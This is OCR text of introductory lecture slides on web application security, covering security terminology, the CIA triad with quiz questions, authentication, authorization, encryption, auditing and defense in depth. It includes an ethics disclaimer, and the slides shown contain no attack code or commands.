Introduction to Web Application Security

Eng. Deniz Ozdemir, MSc., PhD candidate at Charles University

Ethical hacker

Offensive Security Certified Professional (OSCP)

GIAC Penetration Tester (GPEN)

Researcher at Czech Technical University in Prague

Background information

- Studied Bsc and Msc at Linnaeus University, Sweden
  - Computer science engineering: Network security
- Worked as an ethical hacker in Sweden, Turkey and Czech Republic
  - Both governmental and private entities, banking and insurance sectors
  - Information security officer
  - Information Risk management officer
- Have collaborated and continuously working with numerous international ethical hackers in various projects in UK, Netherlands and Belgium, covering a wide span of technical and theoretical activities to professionals, students, C-level managers ☺

Background information cont.

- Researcher and lecturer at Czech Technical University, Prague
  - Faculty of Biomedical engineering and assistive technologies
  - Working on two projects:
    - **Citizen Scientists Investigating Cookies and App GDPR compliance** (https://cordis.europa.eu/project/id/873169)
    - StudyATHome International
- PhD candidate at Charles University
  - Faculty of Humanities
  - Investigating social robots and transhumanism – the future of mankind (and hacking such systems as well ☺)
- Guest lecturer at Coventry University, United Kingdom
- Guest lecturer at Technikum Wien, Austria
- Actively involved in international conferences, lectures, and events
  - Sweden Alumni student ambassador representative in Czech Republic
  - OWASP Sweden Student Chapter Leader

Background information (final!)

- Ever-learning drummer, music enthusiast
- Part-time artist studied in Finland (concept art, traditional charcoal, ink sketches)
- Traveller
- Reader
- Explorer
- Good news for students: Adapting Finnish & Swedish education system
  - Learning without stress or too long details (hopefully!)
  - Practical assignment freedom
  - Flexible approach

What's on our schedule today? 4hours

- IT security terminology
- Foundations of security
  - Fundamentals of data protection
  - Defense-in-depth
  - Layered security
  - Disclaimer and ethical considerations
- OSI layers
- HTTP protocol
- HTTP security
- OWASP project
  - Top 10 vulnerabilities – attacks and mitigation techniques
- How to think like a hacker
  - Switching the mindset from developer to breaker in order to improve your coding with security aspects
  - Lots of brainstorming
  - Imagination on doomsday scenarios and how to be protected
  - Webgoat instructions and various technical hacking demos
  - Demo – how to start hacking specifically-vulnerable-by-design applications
  - Precautions
- CSI-COP and other IT security initiatives
- Project: Security review of your chosen project

What to expect / what not to expect from this course

- The most essential security concepts, specifically web application penetration testing is introduced.
- You are encouraged to go online and dig deeper for the further concepts. All the terminology may seem overwhelming first, but do not be discouraged, it is put for your own reference.
- Some practical demos are provided to see how the work have the live action, very simple beginner hacking exercises are specifically chosen to lay out the foundations of IT security. This is the very first introduction guest lecture to just give you an idea of how hacking works, how attacks are simulated.
- You are not expected to learn all concepts by once, it is important to remember at least some concepts after finishing this course ☺


Disclaimer

- Hacking is an **unauthorized intrusion** which is a negative connotation and is never considered an ethical thing to do therefore the term is always questioned. Ethical hacking is also known as penetration testing, intrusion testing, or red teaming but it is not only limited to penetration testing. If hacking is offensive, ethical hacking is defensive.
- You are **not** encouraged to illegally break into the systems with the knowledge that you have gained throughout this course.

ANY ACTIONS AND OR ACTIVITIES RELATED TO THE MATERIAL CONTAINED WITHIN THIS COURSE IS SOLELY YOUR RESPONSIBILITY. THE MISUSE OF THE INFORMATION IN THIS CAN RESULT IN CRIMINAL CHARGES BROUGHT AGAINST THE PERSONS IN QUESTION. THE INSTRUCTOR OR THE PLATFORM WILL NOT BE HELD RESPONSIBLE IN THE EVENT ANY CRIMINAL CHARGES BE BROUGHT AGAINST ANY INDIVIDUALS MISUSING THE INFORMATION IN THIS COURSE TO BREAK THE LAW.

Part I – An introduction to IT security concepts

Terminology



- Security is required when the threat is present.
- Threat must be known.
- The weak entry points must be known that raises a threat (vulnerability).

- A threat is any potential occurrence, malicious or otherwise, that could harm an asset.
- A vulnerability is a weakness that makes a threat possible.
  - An example: Weak input validation is an example of an application layer vulnerability, which can result in input attacks!

- An attack in an action that exploits a vulnerability or enacts a threat.
  - An example: Sending malicious input to an application or flooding a network in an attempt to deny service. Ever experienced to enter a website that is down?


To put it all together


- A threat is a potential event that can adversely affect an asset, whereas a successful attack exploits vulnerabilities in a system.
- **Asset:** A resource of value such as the data in a database or on the file system, or a system resource
- **Entry / exit points:** Ways to get an asset
- **Risk:** Likelihood that vulnerability could be exploited
- **Mitigation:** Something that addresses a specific vulnerability
- **Countermeasure:** A safeguard that addresses a threat and mitigates risk


Foundations of security

- Confidentiality
- Integrity
- Availability
- Authentication
- Authorization
- Auditing

C-I-A Triad


Confidentiality
CIA
Integrity
Availability


Disclosure
DAD
Alteration
Destruction


WHAT IF I TOLD YOU
I DIDN'T MODIFY IT

Confidentiality, Integrity, Availability

- All issues and solutions pertaining to security fall under 3 categories:
- Confidentiality – Protection against unauthorized access
- Integrity – Protection against unauthorized modification
- Availability – Protection against denial of service
- The exact opposite of the CIA is the DAD – Disclosure, Alteration and Destruction.

- Locking the door when you leave the house – This is a **confidentiality** solution because only the person who has the key to unlock the door can enter the house.
- A students overwrites the teacher's Powerpoint presentation – This is an **integrity** issue because the content of the presentation is already changed.
- The system administrator backs up the file server every Friday – This is an **availability** solution because the backup ensures access to the files when the main file server becomes unavailable.

Confidentiality check

1. How could an intruder harm the security goal of confidentiality? Find the right answer.

- **Solution 1:** By deleting all the databases.
- **Solution 2:** By stealing a database where general configuration information for the system is stored.
- **Solution 3:** By stealing a database where names and emails are stored and uploading it to a website.
- **Solution 4:** Confidentiality can't be harmed by an intruder.

Integrity check

2. How could an intruder harm the security goal of integrity? Find the right answer.

- Solution 1: By changing the names and emails of one or more users stored in a database.
- Solution 2: By listening to incoming and outgoing network traffic.
- Solution 3: By bypassing authentication mechanisms that are in place to manage database access.
- Solution 4: Integrity can only be harmed when the intruder has physical access to the database storage.

Availability check

3. How could an intruder harm the security goal of availability? Find the right answer.

- Solution 1: By exploiting bugs in the systems software to bypass authentication mechanisms for databases.
- Solution 2: By redirecting emails with sensitive data to other individuals.
- Solution 3: Availability can only be harmed by unplugging the power supply of the storage devices.
- Solution 4: By launching a denial of service attack on the servers.


CIA check

4. What happens if at least one of the CIA security goals is harmed? Find the right answer.

- Solution 1: A system can be considered safe until all the goals are harmed. Harming one goal has no effect on the systems security.
- Solution 2: The systems security is compromised even if only one goal is harmed.
- Solution 3: It's not that bad when an attacker reads or changes data, at least some data is still available, hence only when the goal of availability is harmed the security of the system is compromised.
- Solution 4: It shouldn't be a problem if an attacker changes data or makes it unavailable, but reading sensitive data is not tolerable. Theres only a problem when confidentiality is harmed.

Ethical considerations in security

Kant's Three Principles of Morality



Bentham's Utilitarianism

Authentication: Who are you?

Web authentication

- Authentication is used by a server when the server needs to know exactly who is accessing their information or site.
- Authentication is used by a client when the client needs to know that the server is system it claims to be.
- In authentication, the user or computer has to prove its identity to the server or client.
- Usually, authentication by a server entails the use of a user name and password. Other ways to authenticate can be through cards, retina scans, voice recognition, and fingerprints.
- Authentication by a client usually involves the server giving a certificate to the client in which a trusted third party such as Verisign or Thawte states that the server belongs to the entity (such as a bank) that the client expects it to.
- Authentication does not determine what tasks the individual can do or what files the individual can see. Authentication merely identifies and verifies who the person or system is.

Authorization: What can you do?

"Somebody broke into your computer, but it looks like the work of an inexperienced hacker."

Authorization


- Authorization is a process by which a server determines if the client has permission to use a resource or access a file.
- Authorization is usually coupled with authentication so that the server has some concept of who the client is that is requesting access.
- The type of authentication required for authorization may vary; passwords may be required in some cases but not in others.
- In some cases, there is no authorization; any user may be use a resource or access a file simply by asking for it. Most of the web pages on the Internet require no authentication or authorization.

Encryption

- Encryption involves the process of transforming data so that it is unreadable by anyone who does not have a decryption key.
- The Secure Shell (SSH) and Socket Layer (SSL) protocols are usually used in encryption processes. The SSL drives the secure part of “https://” sites used in e-commerce sites (like E-Bay and Amazon.com.)
- All data in SSL transactions is encrypted between the client (browser) and the server (web server) before the data is transferred between the two.
- All data in SSH sessions is encrypted between the client and the server when communicating at the shell.
- By encrypting the data exchanged between the client and server information like social security numbers, credit card numbers, and home addresses can be sent over the Internet with less risk of being intercepted during transit.

Auditing: key to non-repudiation*

*** Non repudiation guarantees that a user cannot deny performing an operation or initiating a transaction**




When to use them?


- Authentication, authorization, and encryption are used in every day life. One example in which authorization, authentication, and encryption are all used is booking and taking an airplane flight.
- **Encryption** is used when a person buys their ticket online at one of the many sites that advertises cheap ticket. Upon finding the perfect flight at an ideal price, a person goes to buy the ticket. Encryption is used to protect a person's credit card and personal information when it is sent over the Internet to the airline. The company encrypts the customer's data so that it will be safer from interception in transit.
- **Authentication** is used when a traveller shows his or her ticket and driver's license at the airport so he or she can check his or her bags and receive a boarding pass. Airports need to authenticate that the person is who he or she says she is and has purchased a ticket, before giving him or her a boarding pass.
- **Authorization** is used when a person shows his or her boarding pass to the flight attendant so he or she can board the specific plane he or she is supposed to be flying on. A flight attendant must authorize a person so that person can then see the inside of the plane and use the resources the plane has to fly from one place to the next.

Some examples

- **Encryption** should be used whenever people are giving out personal information to register for something or buy a product. Doing so ensures the person's privacy during the communication. Encryption is also often used when the data returned by the server to the client should be protected, such as a financial statement or test results.
- **Authentication** should be used whenever you want to know exactly who is using or viewing your site. Weblogin is Boston University's primary method of authentication. Other commercial websites such as Amazon.com require people to login before buying products so they know exactly who their purchasers are.
- **Authorization** should be used whenever you want to control viewer access of certain pages. For example, Boston University students are not authorized to view certain web pages dedicated to professors and administration. The authorization requirements for a site are typically defined in a website's .htaccess file.
- **Authentication and Authorization are often used together**. For example, students at Boston University are required to authenticate before accessing the Student Link. The authentication they provide determines what data they are authorized to see. The authorization step prevents students from seeing data of other students.

Understanding defense in depth and layered security




Layer 3
Operating system hardening
- Security configuration
- Anti-malware
- General ADDS security
- File system
- Print system
- .NET Framework security
- Internet Information Services
- System redundancy
Layer 2
Physical protection
- Physical environment
- Physical controls
- Communications
- Surveillance
Layer 1
Critical information
- Data categorization
- Application hardening
Layer 4
Information access
- User identification
- Security policies
- Resource access
- Role-based access control
- Access auditing/monitoring
- Digital rights management
Layer 5
External access
- Perimeter networks
- VPN/RRAS
- SSTP
- PKI
- Identity federation
- NAP
People
Processes

Defense in depth

- A defense-in-depth strategy ensures that security controls are present at various layers of the service and that, should any one area fail, there are compensating controls to maintain security at all times.
- The strategy also includes tactics to **detect, prevent, and mitigate security breaches before they happen.**
- This involves continuous improvements to service-level security features, including:
- Physical controls, video surveillance, access control, smart cards, fire protection etc. - Edge routers, firewalls, intrusion detection, vulnerability scanning - Access control and monitoring, anti-malware, patch and configuration management - Secure engineering (SDL), access control and monitoring, anti-malware - Account management, training and awareness, screening - Threat and vulnerability management, security monitoring, and response, access control and monitoring, file/data integrity, encryption

Defense in depth cont.

- Utilizing a proper implementation of defense in depth can **increase the time that it takes a hacker to penetrate an organization** – which also increases the chances of *stopping him* or her before he or she is able to steal data or commit other harmful acts.

- There is, however, a fundamental flaw in many defense in depth implementations: Often, multiple technologies are added to address the same risks, while other dangers remain effectively ignored. When one considers that one of the primary goals of info-security controls is to protect information, this phenomenon translates into situations in which defense in depth implementations leave information that needs to be protected vulnerable to compromise.

- Let's think for a minute…

